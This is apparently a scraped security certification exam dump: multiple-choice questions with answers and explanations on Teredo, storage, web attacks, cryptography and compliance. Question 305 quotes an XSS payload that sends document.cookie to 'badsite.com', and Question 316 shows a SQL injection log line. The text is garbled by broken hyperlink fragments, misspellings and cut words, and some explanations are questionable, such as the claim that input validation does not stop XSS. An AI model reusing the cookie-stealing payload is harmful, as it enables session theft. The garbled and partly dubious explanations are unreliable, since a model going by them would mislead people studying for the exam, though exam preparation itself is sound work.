Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets.
Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.
Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).
In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:
B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.
C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.
D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.
References: https://en.wikipedia.HYPERLINK
"https://en.wikipedia.org/wiki/Teredo_tunneling"org/wiki/Teredo_tunHYPERLINK "https://en.wikipedia.org/wiki/Teredo_tunneling"neling

NEW QUESTION 305
A security administrator notices the following line in a server's security log:
<input name='credentials' type='TEXT' value='" + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + "';
The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:
The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.
A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based
service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in
the traffic data.
A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.
Incorrect Answers:
B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.
C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.
D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.
E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.
References:
http://searchsecurity.techtarget.com/definition/Web-applicationHYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

NEW QUESTION 306
An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage

method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Answer: D

Explanation:
A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.
Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:
A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.
B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.
References:
http://searHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication" chdisasterrecovery.tHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication" echtarget.com/definition/HYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication"Array-basedrepliHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"
cation

NEW QUESTION 307
select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson
Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: D

Explanation:
The code in the question is SQL code. The attack is a SQL injection attack.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.
B: Command injection is an attack in which the goal is execution of arbitrary commands on the host
operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.
C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 309
A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:
Insecure direct object references are used to access dat
A. CSRF attacks the functions of a web site which could access dat
A. A Smurf attack is used to take down a system.
A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.
Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.
A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is

spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.
Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.
Incorrect Answers:
B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.
C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.
D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:
http://www.tutorialspoint.com/secuHYPERLINK "http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm"rity_testing /insecure_direct_object_reference.htm https://www.owasp.org/index.php/Cross-Site_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Request_Forgery_(CSRF)_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Prevention_Cheat_Sheet http://www.webopedia.com/TERM/S/smurf.html

NEW QUESTION 313
A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Answer: B

Explanation:
A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.
NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.
Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.
Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory
integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.
Incorrect Answers:
A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger
networks.
C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.
D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.
References:
hHYPERLINK "http://infrastructuretechnologypros.com/understanding-storage-technology-part-2- alphabet-soup-storage/"ttp://infrastructuretechnoloHYPERLINK "http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soupstorage/" gypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/

NEW QUESTION 316
A developer has implemented a piece of client-side JavaScript code to sanitize a user’s provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:
10.235.62.11 – - [02/Mar/2014:06:13:04] “GET
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1” 200 5724
Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Answer: C

Explanation:
The code in the question is an example of a SQL Injection attack. The code ‘1=1’ will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.
In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in this question does not contain non-printable characters.
B: The code in this question is not an example of cross site scripting (XSS).
D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 321
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
D. Storage multipaths

Answer: C

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Incorrect Answers:
A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.
B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.
D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.
References:
http://searchviHYPERLINK "http://searchvirtualstorage.techtarget.com/definition/LUNmasking" rtualstorage.techtarget.com/definition/LUN-masking

NEW QUESTION 326
A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.
B. The client-server handshake could not negotiate strong ciphers.
C. The client-server handshake is configured with a wrong priority.
D. The client-server handshake is based on TLS authentication.
E. The X509 V3 certificate is expired.
F. The client-server implements client-server mutual authentication with different certificate

Answer: BC

Explanation:
The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.
Incorrect Answers:
A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.
D: TLS provides the strongest algorithm; even stronger than SSL version 3.
E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.
F: SSL does not mutual authentication with different certificates. References:
http://www.slashroot.in/uHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" nderstanding-ssl-hHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" andshake-protocol

NEW QUESTION 330
A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel networ

Answer: A

Explanation:
VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.
Incorrect Answers:
B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 331

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools
C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Answer: DE

Explanation:
Communications between a mobile web application and a RESTful application server will use the
HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.
To assess the security of the application server itself, you should use a vulnerability scanner.
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be explogted and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.
Incorrect Answers:
A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.
C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.
F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
References: http://www.webopedia.com/TERM/V/vulneHYPERLINK
"http://www.webopedia.com/TERM/V/vulnerability_scanning.html"rability_scanning.html

NEW QUESTION 335
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:
SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each
project iteration is typically scheduled to be completed within two weeks.
Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.
For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.
Incorrect Answers:
B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
References: https://en.wikipedia.org/wiki/Static_program_analysis
http://searchcio.techtarget.HYPERLINK "http://searchcio.techtarget.com/definition/Agile-projectmanagement" com/definition/Agile-project-management

NEW QUESTION 339
ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:
Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for

example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:
A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 343
A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Answer: EF

Explanation:
In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom. Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.
Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.
AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.
Incorrect Answers:
A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.
C: You cannot use fixed IV generation for RC4 when encrypting streaming video.
D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
References: https://en.wikipedia.org/wiki/Initialization_vector

NEW QUESTION 345
ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

A. Establish a list of users that must work with each regulation
B. Establish a list of devices that must meet each regulation
C. Centralize management of all devices on the network
D. Compartmentalize the network
E. Establish a company framework
F. Apply technical controls to meet compliance with the regulation

Answer: BDF

Explanation:
Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.
There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network
Protect cardholder data
Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy
To achieve PCI and SOX compliance you should:
Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.
Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.
Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:
A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive dat
A. However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.
C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.
E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.
References:
http://searchcompliance.techtarget.com/definition/PCI-compliaHYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

NEW QUESTION 348
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow

C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Answer: AB

Explanation:
In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.
Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called ``/etc/passwd''. As this file is used by many tools (such as ``ls'') to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk.
Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the /etc/passwd file in a compatible
format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc.
Incorrect Answers:
C: The /etc/security file contains group information. It does not contain usernames or passwords. D: There is no /etc/password file. Usernames are stored in the /etc/passwd file.
E: There is no /sbin/logon file. Usernames are stored in the /etc/passwd file.
F: /bin/bash is a UNIX shell used to run a script. It is not where usernames or passwords are stored. References:
http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.HYPERLINK "http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html"html

NEW QUESTION 352
A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway.
Which of the following controls MUST be implemented to enable stateless communication?

A. Generate a one-time key as part of the device registration process.
B. Require SSL between the mobile application and the web services gateway.
C. The jsession cookie should be stored securely after authentication.
D. Authentication assertion should be stored securely on the clien

Answer: D

Explanation:
JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.
Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?
The traditional solution is to put a session cookie in the user’s browser. This cookie contains an identifier that references a “session” in your server, a place in your database where the server remembers who this user is.
However there are some drawbacks to session identifiers:
They’re stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.
They’re opaque. They have no meaning to your client or your server. Your client doesn’t know what it’s allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.
JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.
JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it’s a complete win.
How To Store JWTs In The Browser
Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along
the token for authentication purposes, but won’t expose it to the JavaScript environment. Incorrect Answers:
A: A one-time key does not enable stateless communication.
B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.
C: A cookie is stateful, not stateless as required in the question. References:
https://stormpath.com/blog/build-secure-user-interfaces-using-jwtHYPERLINK "https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/"s/

NEW QUESTION 356
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